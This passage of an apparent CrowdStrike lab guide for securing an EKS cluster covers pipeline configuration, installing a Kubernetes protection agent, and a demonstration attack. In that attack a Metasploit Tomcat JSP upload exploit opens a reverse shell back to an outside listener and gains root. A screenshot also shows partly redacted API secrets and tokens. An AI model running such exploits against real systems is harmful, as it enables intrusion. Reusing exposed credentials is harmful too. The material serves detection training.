In this case the pipeline is triggered by a commit to the CodeCommit Repository

```
"pipeline": {
    "roleArn": "arn:aws:iam::800894433767:role/cwp-demo-stack-CodePipeline-CodePipelineServiceRole-QEFFPIUSI7HP",
    "stages": [
        {
            "name": "Source",
            "actions": [
                {
                    "inputArtifacts": [],
                    "name": "SourceAction",
                    "actionTypeId": {
                        "category": "Source",
                        "owner": "AWS",
                        "version": "1",
                        "provider": "CodeCommit"
                    },
                    "outputArtifacts": [
                        {
                            "name": "SourceOutput"
                        }
                    ],
                    "configuration": {
                        "PollForSourceChanges": "false",
                        "BranchName": "main",
                        "RepositoryName": "webapp"
                    },
                    "runOrder": 1
                }
            ]
        }
    ]
},
```

Build

```
{
    "name": "Build",
    "actions": [
        {
            "inputArtifacts": [
                {
                    "name": "SourceOutput"
                }
            ],
            "name": "Build",
            "actionTypeId": {
                "category": "Build",
                "owner": "AWS",
                "version": "1",
                "provider": "CodeBuild"
            },
            "outputArtifacts": [
                {
                    "name": "BuildOutput"
                }
            ],
            "configuration": {
                "ProjectName": "webapp-image-build"
            },
            "runOrder": 1
        }
    ]
},
```

The build action triggers the ecrCodeBuildProject which will execute the commands in the ecr-buildspec.yaml

Deploy

```
        "name": "Deploy",
        "actions": [
            {
                "inputArtifacts": [
                    {
                        "name": "SourceOutput"
                    }
                ],
                "name": "Deploy",
                "actionTypeId": {
                    "category": "Build",
                    "owner": "AWS",
                    "version": "1",
                    "provider": "CodeBuild"
                },
                "outputArtifacts": [],
                "configuration": {
                    "ProjectName": "eks-webapp-deploy"
                },
                "runOrder": 1
            }
        ]
    }
```

The build action triggers the ecrCodeBuildProject which will execute the commands in the eks-buildspec.yaml


Examining the CodePipeline we can see that the recent pipeline has succeeded

```
aws codepipeline get-pipeline-state --name webapp-deploy-pipeline --region us-west-2 | less
```

7. Kubernetes Protection Agent Install

Inside the AWS Console, navigate to Amazon Elastic Kubernetes Service to view EKS Clusters

Copy the Cluster name to your clipboard and paste it for later retrieval in a note. It will be in the form of CRWD-EKS-Cluster-[random 12].



The screenshot shows the AWS EKS Clusters page. The left sidebar includes links for 'Clusters' (which is selected and highlighted in orange), 'New', 'Related services' (with 'Amazon ECR' listed), 'Documentation', and 'Submit feedback'. The main content area shows a message: 'New Kubernetes versions are available for 1 cluster.' Below this, a table lists one cluster:

Cluster name	Status
CRWD-EKS-Cluster-0ae8cb1a500b	Active

The cluster name 'CRWD-EKS-Cluster-0ae8cb1a500b' is highlighted with a red box.

From the Bastion host run the commands

```
aws eks describe-cluster --name CRWD-EKS-Cluster-{12 digit} --region us-west-2
```

NOTE: Suggest copying and pasting this entire command to clipboard and fill in the 12 digits from your environment.

```

    ↗ k8s-jharris-daemonset-nginx-fffe2ff7-Node
    ↗ EKSbastion
    ↗ k8s-jharris-daemonset

  "data": "LS0tLS1CR0dJTiBDRVJU5U1JQ0FURS0tLS0tCk1JSUMIekNDQ9MrZ0F35UJBZ01CQURBTkJna3Foa21HOXcwQkFRc0ZBREFWTVJNd0PME1Gb1hEVE15TURZeUSURxdNRREUwTUZvd0ZURVRNQkvHQTfVRQpBeE1LYTNwAvWFJsY3pDQ0FTSKdEUv1Ks29sWh2Y05BUUVQ1FBRGdnRVBBRENQVmM3hEZ1R3VnBXdWNNT3Z3bV1LemmWWWt1dmPuUlJOT1cKZT1leURXTkFxQkIxUC9tSmcxMXIWNUpoSHZrbkpTZEw5WEd4dmtmWHJDMTVCeUxmNVBRMwpscAxUmVTkpEbGNYVTMyLzF1a3pidFZ0VHGeHFTTWxHcnVWWD1yam5LSFZVBdixjeHEzdksmTHRQMs9ZUG10WDZ1djhLaW51MGEREg1DaHK50FhvA3FYZ3DyNFQwWkdONj2MXFndktueFAlld29MaHvkQVdEcxF1dAppVFII1VHbcc2FaNi9oNgrdxRzQ0F3RUFBYU5DTUVBd0RnWUWNUjBQQVF1l0JBURBZ01rTUE4RDExVNRFd0VCC193U02GJmRVdNQTBHQ1NxR1NjYjMkRKeQVFBVnrlbmRPsvNsdxU3aHB1RXZ1YFydvZESUhnZN1BLU3pGV2wrN1BjeH1q2GY5dXdaSQpqaa3JK3JBbhPBG94Q2pWZmhSMFnTcmxQc2FDdW1SRKp5d312WjdKtNmUEtpenpqdzBTW1Fz0FRUW9BV0tzbHRMSTJwSONXYVdqV1hMT0dhbzVxUnoKL2pVaFhVcDZYR2hxMFyRUNGYZZEDQoUi8TDRqZnF2L05FQWZubFdoVnBLdmz6RDIVZ0olcy9CSWIcWnDucktkdGgyekIwRDFXZ1lPMnRCR2hvM2FpC1zsUEvnUEgvMVNDZGFLQkg4ZUtCg==",
  },
  "roleArn": "arn:aws:iam::326609      :role/cwp-demo-stack-EKSControlPlaneStack-YW-serviceRole-1QGM1RW8SJ7DE",
  "kubernetesNetworkConfig": {
    "serviceIpv4Cidr": "172.20.0.0/16"
  },
  "resourcesVpcConfig": {
    "vpcId": "vpc-0588a29e032a9a566",
    "subnetIds": [
      "subnet-032819577f4906fa7",
      "subnet-0390ced236f806e3c",
      "subnet-0b0dfa109100a7897d",
      "subnet-09d7ae7785a8d2769"
    ],
    "securityGroupIds": [
      "sg-06357f521c76c67e5"
    ],
    "clusterSecurityGroupId": "sg-0024ad507b4cb0868",
    "publicAccessCidrs": [
      "0.0.0.0/0"
    ],
    "endpointPublicAccess": true,
    "endpointPrivateAccess": true
  },
  "platformVersion": "eks.7",
  "version": "1.31",
  "arn": "arn:aws:eks:us-west-2:326609      :cluster/CRWD-EKS-Cluster",
  "identity": {
    "oidc": {
      "issuer": "https://oidc.eks.us-west-2.amazonaws.com/id/9836d475dd49c63c5d1c9a8da52343b9"
    }
  },
  "createdAt": 1656410095.366
}
[ec2-user@ip-10-0-157-242 ~]$ aws eks describe-cluster --name CRWD-EKS-Cluster --region us-west-2

```

Step 1 - Select the cluster ARN inside the Bastion Host will copy the arn value to the clipboard

Note: The arn is in the format

"arn:aws:eks:us-west-2:<accountnumber>:cluster/CRWD-EKS-Cluster-{12 digit}"

Step 2 - Go to the the Falcon Console

Navigate to Cloud Security -> Account Registration -> Kubernetes Protection tab -> Cloud Accounts Registration -> Register new Kubernetes Cluster -> Self-Managed Kubernetes Service

Click Register new Kubernetes Cluster

The screenshot shows the CrowdStrike Cloud Security interface. At the top, there's a navigation bar with 'Cloud security' and 'Account registration' on the left, and a search bar on the right. Below the navigation bar, there are three main tabs: 'Cloud Security Posture', 'Cloud Workloads Discovery', and 'Kubernetes Protection'. Under 'Kubernetes Protection', there's a 'Return to' link pointing back to 'Kubernetes Protection'. The main content area is titled 'Cloud Accounts Registration' and describes managing cloud accounts associated with the three tools. Below this, there are four tabs: 'AWS', 'Azure', 'GCP', and 'Kubernetes', with 'Kubernetes' being the active tab. A prominent blue button labeled 'Register new Kubernetes Cluster' is highlighted with a red box. To the right of this button, there's a section titled 'Registration Steps' with two bullet points: 'Add new cloud accounts. Cluster list will show up in a few hours.' and 'Click on "Setup agent" next to each cluster to start collecting logs.' Further down, there are two buttons: 'Deprovision Cloud Account' and 'Deprovision Cluster'. Below these are three dropdown menus: 'Cluster Service' (set to 'All'), 'Account' (set to 'All'), and 'Region' (set to 'All'). A 'List Clusters' button is also present. A note at the bottom states: '⚠️ No Clusters Found. Please refine your search. Or, please check that your cluster(s) are set up.'

Note: Customers would normally follow the AWS setup process that would require the additional steps of first registering the account waiting for two hours and then downloading a config file with the cluster ARN prepopulated. Following this process would require us to apply a cloudformation template and then wait for two hours. We can achieve the same result using “Self Managed Kubernetes” and manually entering the cluster ARN.

[Cloud Security Posture](#) [Cloud Workloads Discovery](#) [Kubernetes Protection](#)

Cloud Accounts Registration

Manage cloud accounts associated with the Cloud Security Posture, Cloud Workloads Discovery and Kubernetes Protection

[AWS](#) [Azure](#) [GCP](#) [Kubernetes](#)[<> Kubernetes Services](#)**Setup:**

1. Install helm in your terminal.
2. Obtain CrowdStrike API Client ID and Client Secret. Please [click here](#) to view the steps for creating a new API client with

Agent Installation:

1. Enter cluster name and then press generate to create config_value.yaml

Cluster Name

arm:a

[Generate](#)

Step 3 - Enter the Cluster Name <your cluster arn>"and generate a config file

Step 4 - Download the config_value.yml file locally

Step 5 - Edit the config_value.yml file using your favourite text editor

Step 6 - Add the “clientID” and “clientSecret” value (no quotes) to the file and save it

Step 7 - Select all contents and copy to the clipboard

Step 8 - On the Bastion Host run the command “cat > config_value.yaml”

Step 9 - Hit Ctrl-V to paste the contents from the clipboard

Step 10 - Hit Ctrl-D to save the file

Validate the contents by running “cat config_value.yaml”.

Note: Check the format of the yaml file

No space on the first line

Two spaces on all other lines

The clusterName should NOT contain quotes

The screenshot shows a terminal window with a red header bar. The header bar displays "2/4 VMs (83%)". Below the header, there are three tabs: "EKS Bastion" (selected), "k8s-jharris-daemonset-ng-ffe2ff7-Node", and "Kali". The main terminal area contains the following YAML configuration:

```
wdstrikeConfig:
  clientID: f02278d1a518          55991c9
  clientSecret: 8EKpd763yDWZfhgVUHlsT      fe9wmcu
  clusterName: arn:aws:iam::697      359:role/cwp-demo-stack-EKSControlPlaneStack-1T-serviceRole-1HU0RDLDAD0LG
  env: us-1
  cid: 99957db3ada54           id6b3edd
  dockerAPIToken: AKI             XaiCYVgyeCmM5n1DdiwxQqEkiaAwHeDnXePuoyUMoCCaV9XfSzgoUuj9Qco
```

Update Helm

Step 1 - Update helm

Run the command

```
helm repo add kpagent-helm https://registry.crowdstrike.com/kpagent-helm &&
helm repo update
```

```
[ec2-user@ip-10-0-136-152 ~]$ helm repo add kpagent-helm https://registry.crowdstrike.com/kpagent-helm && helm repo update
WARNING: Kubernetes configuration file is group-readable. This is insecure. Location: /home/ec2-user/.kube/config
WARNING: Kubernetes configuration file is world-readable. This is insecure. Location: /home/ec2-user/.kube/config
"kpagent-helm" has been added to your repositories
WARNING: Kubernetes configuration file is group-readable. This is insecure. Location: /home/ec2-user/.kube/config
WARNING: Kubernetes configuration file is world-readable. This is insecure. Location: /home/ec2-user/.kube/config
Hang tight while we grab the latest from your chart repositories...
...Successfully got an update from the "kpagent-helm" chart repository
Update Complete. *Happy Helm-ing!*
[ec2-user@ip-10-0-136-152 ~]$
```

Step 2 - Apply the helm chart

Run the command

Note: We are referencing the config file config_value.yaml that we created in the previous step. Make sure that the config_value.yaml file is in the local directory or you enter the full path to the file.

```
helm upgrade --install -f config_value.yaml --create-namespace -n
falcon-kubernetes-protection kpagent kpagent-helm/cs-k8s-protection-agent
```

```
[ec2-user@ip-10-0-157-242 ~]$ helm upgrade --install -f k8s.yaml --create-namespace -n falcon-kubernetes-protection kpagent
WARNING: Kubernetes configuration file is group-readable. This is insecure. Location: /home/ec2-user/.kube/config
WARNING: Kubernetes configuration file is world-readable. This is insecure. Location: /home/ec2-user/.kube/config
Release "kpagent" does not exist. Installing it now.
NAME: kpagent
LAST DEPLOYED: Tue Jun 28 10:27:33 2022
NAMESPACE: falcon-kubernetes-protection
STATUS: deployed
REVISION: 1
TEST SUITE: None
NOTES:
The CrowdStrike Kubernetes Agent is now deployed to your cluster under the falcon-kubernetes-protection namespace as kpagent.
You can verify the agent is running by running the following command:

"kubectl -n falcon-kubernetes-protection get pods"
[ec2-user@ip-10-0-157-242 ~]$
```

Step 3 - Verify that the pod is running

Run the command

```
kubectl get pods -A
```

Note: The agent is created in the “*falcon-kubernetes-protection*” namespace with a name in the format
“kpagent-cs-k8s-protection-agent-xxxxxxxx”

NAME	READY	STATUS	RESTARTS	AGE
kpagent-cs-k8s-protection-agent-5ff5cc68b-rr2cf	1/1	Running	0	9m8s

```
https://aws.amazon.com/amazon-linux-2/
No packages needed for security; 2 packages available
Run "sudo yum update" to apply all updates.
[ec2-user@ip-10-0-157-242 ~]$ kubectl get pods -A
NAMESPACE          NAME
default            webapp-5757d47fd8-8kmvp
falcon-kubernetes-protection  kpagent-cs-k8s-protection-agent-5ff5cc68b-rr2cf
kube-system        aws-load-balancer-controller-1mm997z-77wz7
kube-system        aws-node-2xp8l
kube-system        aws-node-bsqf9
kube-system        coredns-85d5b4454c-7d27w
kube-system        coredns-85d5b4454c-xctzm
kube-system        kube-proxy-fm7bb
kube-system        kube-proxy-kshfg
[ec2-user@ip-10-0-157-242 ~]$ kubectl logs kpagent-cs-k8s-protection-agent-5ff5cc68b-rr2cf -n falcon-kubernetes-protection
time="2022-06-28T10:27:36Z" level=info msg="Starting CrowdStrike Kubernetes Protection" build_time="2022-06-24T15:01:15Z" commit=d669 version=0.457.0
time="2022-06-28T10:27:38Z" level=info msg="Received direction to update config" next_action="Update Config" response_id=099be67amp=1656412058018454447
time="2022-06-28T10:27:38Z" level=info msg="Received direction to do nothing, doing nothing..." response_timestamp=1656412058164d=dfbclb62e0734e6e95bd3500079da596
time="2022-06-28T10:28:38Z" level=info msg="Received direction to do nothing, doing nothing..." response_timestamp=1656412118245d=d2c88ca258df48dea47cd2ffdd6220f4
```

Step 4 - Monitor the communications of the kubernetes protection agent

Note: You will need to substitute the name of the pod from the previous command in the
<kubernetes protection agent pod name>

```
kubectl logs <kubernetes protection agent pod name> -n falcon-kubernetes-protection
```

Eventually after around 30 minutes the agent will receive a request to scan the cluster API. You can continue with the lab and check the dashboards in your CID later

```
└─ K8S-jharris-daemonset-nginx-111e2ff/-N... └─ EKSBackend └─ K8S-jharris-daemonset-r
timestamp=1656413440226852729
2022-06-28T10:51:40Z level=info msg="Received direction to query API" next_action="Query API" response_id=2dddf13
464886502
2022-06-28T10:51:40Z level=info msg="watching new resource" version=v1 group=apps resource=deployments
2022-06-28T10:51:40Z level=info msg="starting new informers"
2022-06-28T10:51:40Z level=info msg="Saturating caches"
2022-06-28T10:51:41Z level=info msg="Received direction to query API" next_action="Query API" response_id=e2467d
102381518
2022-06-28T10:51:41Z level=info msg="watching new resource" group=apps resource=replicasets version=v1
2022-06-28T10:51:41Z level=info msg="starting new informers"
2022-06-28T10:51:41Z level=info msg="Saturating caches"
2022-06-28T10:51:41Z level=info msg="Received direction to query API" next_action="Query API" response_id=5a41ed
559431926
2022-06-28T10:51:41Z level=info msg="watching new resource" version=v1 group= resource=services
2022-06-28T10:51:41Z level=info msg="starting new informers"
2022-06-28T10:51:41Z level=info msg="Saturating caches"
2022-06-28T10:51:42Z level=info msg="Received direction to query API" next_action="Query API" response_id=ba2d19
148709983
2022-06-28T10:51:42Z level=info msg="watching new resource" group=apps resource=daemonsets version=v1
2022-06-28T10:51:42Z level=info msg="starting new informers"
2022-06-28T10:51:42Z level=info msg="Saturating caches"
2022-06-28T10:51:42Z level=info msg="Received direction to query API" next_action="Query API" response_id=7724c6
785100081
2022-06-28T10:51:42Z level=info msg="watching new resource" resource=nodes version=v1 group=
2022-06-28T10:51:42Z level=info msg="starting new informers"
2022-06-28T10:51:42Z level=info msg="Saturating caches"
2022-06-28T10:51:43Z level=info msg="Received direction to query API" response_id=3aa0a135d3ac4d9a9859254d1502ff
query API"
2022-06-28T10:51:43Z level=info msg="watching new resource" version=v1 group= resource=pods
2022-06-28T10:51:43Z level=info msg="starting new informers"
2022-06-28T10:51:43Z level=info msg="Saturating caches"
2022-06-28T10:51:43Z level=info msg="Received direction to do nothing, doing nothing..." next_action="No Action"
```

You will see from above that we are scanning for

- Deployments
- Replicaset
- Services
- Daemonsets
- Nodes
- Pods

8. Exploit the Application

Step 1 - Obtain DNS Details

Check the status of the Application Load Balancer
Select Load Balancers from the EC2 menu

The screenshot shows the AWS CloudWatch Metrics console. On the left, there is a navigation pane with the following categories:

- Scheduled Instances
- Capacity Reservations
- Images
 - AMIs [New](#)
 - AMI Catalog
- Elastic Block Store
 - Volumes [New](#)
 - Snapshots [New](#)
 - Lifecycle Manager [New](#)
- Network & Security
 - Security Groups
 - Elastic IPs
 - Placement Groups
 - Key Pairs
 - Network Interfaces
- Load Balancing
 - Load Balancers**
 - Target Groups [New](#)

The main area displays a table of load balancers. A red arrow points to the "DNS name" field in the "Basic Configuration" section of the details view for the selected load balancer.

Name	DNS name	State	VPC ID	Availability Zones
k8s-default-tomcatin-124f33...	k8s-default-tomcatin-124f33...	Active	vpc-0e097cf8d84e78ff1	us-west-2a, us-west-2b

Load balancer: k8s-default-tomcatin-124f33ee23


Description Listeners Monitoring Integrated services Tags

Basic Configuration

Name	k8s-default-tomcatin-124f33ee23
ARN	arn:aws:elasticloadbalancing:us-west-2:162157231331:loadbalancer/app/k8s-default-tomcatin-124f33ee23/335a2fe999eee78d
DNS name	k8s-default-tomcatin-124f33ee23-835893668.us-west-2.elb.amazonaws.com Edit
(A Record)	
State	Active
Type	application
Scheme	internet-facing
IP address type	ipv4
Edit IP address type	
VPC	vpc-0e097cf8d84e78ff1 Edit

Step 2 - Copy the DNS name

Step 3 - Connect to the Kali Instance



Step 3 - Configure Metasploit

Run the command

```
./start-kali.sh
```

Enter the DNS address from the load balancer

Step 4 - Start metasploit

Run the command

```
msfconsole -r startup.rc
```

```
+ -- --=[ 8 evasion ]  
  
Metasploit tip: View missing module options with show  
missing  
  
[*] Processing startup.rc for ERB directives.  
resource (startup.rc)> use exploit/multi/http/tomcat_jsp_upload_bypass  
[*] No payload configured, defaulting to generic/shell_reverse_tcp  
resource (startup.rc)> set rhosts k8s-default-tomcatin-124f33ee23-835893668.us-west-2.elb.amazonaws.com  
rhosts => k8s-default-tomcatin-124f33ee23-835893668.us-west-2.elb.amazonaws.com  
resource (startup.rc)> set rport 80  
rport => 80  
resource (startup.rc)> set LHOST 18.237.79.73  
LHOST => 18.237.79.73  
resource (startup.rc)> set LPORT 443  
LPORT => 443  
resource (startup.rc)> set REVERSELISTNERBINDADDRESS 172.16.128.6  
REVERSELISTNERBINDADDRESS => 172.16.128.6  
resource (startup.rc)> set AutoRunScript post_exploit.rc  
AutoRunScript => post_exploit.rc  
resource (startup.rc)> set payload java/jsp_shell_reverse_tcp  
payload => java/jsp_shell_reverse_tcp  
resource (startup.rc)> exploit -j  
[*] Exploiting target 44.241.142.151  
[*] Exploiting target 34.209.185.61  
[-] Handler failed to bind to 18.237.79.73:443:- -  
[*] Exploit completed, but no session was created.  
[*] Started reverse TCP handler on 0.0.0.0:443  
[*] Uploading payload...  
  
[-] Handler failed to bind to 18.237.79.73:443:- -  
[-] Handler failed to bind to 0.0.0.0:443:- -  
[-] Exploit failed [bad-config]: Rex::BindFailed The address is already in use or unavailable: (0.0.0.0:443).  
msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > [*] Payload executed!  
[*] Session ID 1 (172.16.128.6:443 -> 52.89.156.18:13001) processing AutoRunScript 'post_exploit.rc'  
[*] Processing post_exploit.rc for ERB directives.  
resource (post_exploit.rc)> whoami  
resource (post_exploit.rc)> netstat -ano  
resource (post_exploit.rc)> bash crowdstrike_test_high  
[*] Command shell session 1 opened (172.16.128.6:443 -> 52.89.156.18:13001) at 2022-05-27 12:51:46 +0000
```

Look for the prompt “Payload executed”

You should now have a remote shell which can be verified with the command “sessions -i”

```
configure.rc post_exploit.rc start-kali.sh startup.rc  
msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > sessions -i  
  
Active sessions  
=====
```

Id	Name	Type	Information	Connection
1		shell	java/linux	172.16.128.6:443 -> 52.89.156.18:13001 (44.241.142.151)

```
msf6 exploit(multi/http/tomcat_jsp_upload_bypass) >
```

Step 5 - Connect to the Application

Connect to the session using `sessions -i 1`

Run the command

```
sessions -i 1
```

```
msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > sessions -i 1
[*] Starting interaction with 1...

root
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address          Foreign Address        State      Timer
tcp      0      0 0.0.0.0:8080              0.0.0.0:*           LISTEN    off (0.00/0/0)
tcp      0      0 127.0.0.1:8005            0.0.0.0:*           LISTEN    off (0.00/0/0)
tcp      0      0 0.0.0.0:8009            0.0.0.0:*           LISTEN    off (0.00/0/0)
tcp      0      0 10.0.23.112:8080          10.0.44.175:19557 TIME_WAIT timewait (9.85/0/0)
tcp      0      0 10.0.23.112:8080          10.0.44.175:60695 TIME_WAIT timewait (53.94/0/0)
tcp      0      0 10.0.23.112:8080          10.0.44.175:33156 ESTABLISHED off (0.00/0/0)
tcp      0      0 10.0.23.112:8080          10.0.44.175:17803 TIME_WAIT timewait (38.92/0/0)
tcp      0      0 10.0.23.112:8080          10.0.6.10:1781     ESTABLISHED off (0.00/0/0)
tcp      0      0 10.0.23.112:8080          10.0.44.175:25436 TIME_WAIT timewait (8.89/0/0)
tcp      0      0 10.0.23.112:8080          10.0.6.10:39835   TIME_WAIT timewait (38.96/0/0)
tcp      0      0 10.0.23.112:53704         18.237.79.73:443 ESTABLISHED off (0.00/0/0)
tcp      0      0 10.0.23.112:8080          10.0.44.175:27285 TIME_WAIT timewait (23.91/0/0)
tcp      0      0 10.0.23.112:8080          10.0.6.10:46338   TIME_WAIT timewait (55.08/0/0)
tcp      0      0 10.0.23.112:8080          10.0.6.10:62084   TIME_WAIT timewait (10.05/0/0)
tcp      0      0 10.0.23.112:8080          10.0.44.175:46719 TIME_WAIT timewait (24.86/0/0)
tcp      0      0 10.0.23.112:8080          10.0.6.10:51323   TIME_WAIT timewait (25.06/0/0)

Active UNIX domain sockets (servers and established)
Proto RefCnt Flags       Type      State       I-Node  Path
unix  2        [ ]      STREAM    CONNECTED  85090
unix  2        [ ]      STREAM    CONNECTED  85095

pwd
/
ls
```

Step 6 - Verify the connection

Verify with the ls command

Step 7 - Create a file

Create a file named `hello.txt` using the linux filesystem touch command

Run the command

```
touch hello.txt
```

Step 8 - Check the file has been created

Run the command

```
ls -al |grep hello.txt
```

```
usr  
var  
ls -al |grep hello.txt  
-rw-r--r-- 1 root root 0 May 27 12:54 hello.txt
```

Now that we have full control of the system with root access, we would be able to continue our attack.

9. CrowdStrike Sensor

9.1 Choose a Sensor Installation Method

Two methods exist today to install the falcon sensor. Most likely the customer will require that you follow one of the installation methods in order to comply with existing DevOps patterns.

We are able to install using

1. Falcon Operator
2. Falcon Helm Chart

The lab provides you with the option to try one or both installation methods.

9.2.1 DaemonSet Install - Falcon-Operator

Installing the CrowdStrike sensor as a daemonset using the operator requires two steps.

1. Install the Falcon Operator

Full instructions on the falcon operator can be found here

<https://github.com/CrowdStrike/falcon-operator>

2. Install the daemonset using the operator

Installing a daemonset using the falcon operator can be found here

<https://github.com/CrowdStrike/falcon-operator/tree/main/docs/node>


Step 1 - Connect to the Bastion

Got to the cloudshare tab and select the EKSBastion tab

Run the command

```
kubectl apply -f  
https://raw.githubusercontent.com/CrowdStrike/falcon-operator/main/deploy/falcon-  
operator.yaml
```

Step -2 Verify that the operator has been installed



```
[ec2-user@ip-10-0-140-238 ~]$ kubectl apply -f https://raw.githubusercontent.com/CrowdStrike/falcon-operator/main/deploy/falcon-operator.yaml  
customresourcedefinition.apiextensions.k8s.io/falconcontainers.falcon.crowdstrike.com created  
customresourcedefinition.apiextensions.k8s.io/falconnodesensors.falcon.crowdstrike.com created  
namespace/falcon-operator created  
clusterrole.rbac.authorization.k8s.io/falcon-operator created  
serviceaccount/falcon-operator created  
clusterrolebinding.rbac.authorization.k8s.io/falcon-operator created  
configmap/falcon-operator created  
deployment.apps/falcon-operator-controller-manager created  
[ec2-user@ip-10-0-140-238 ~]$
```

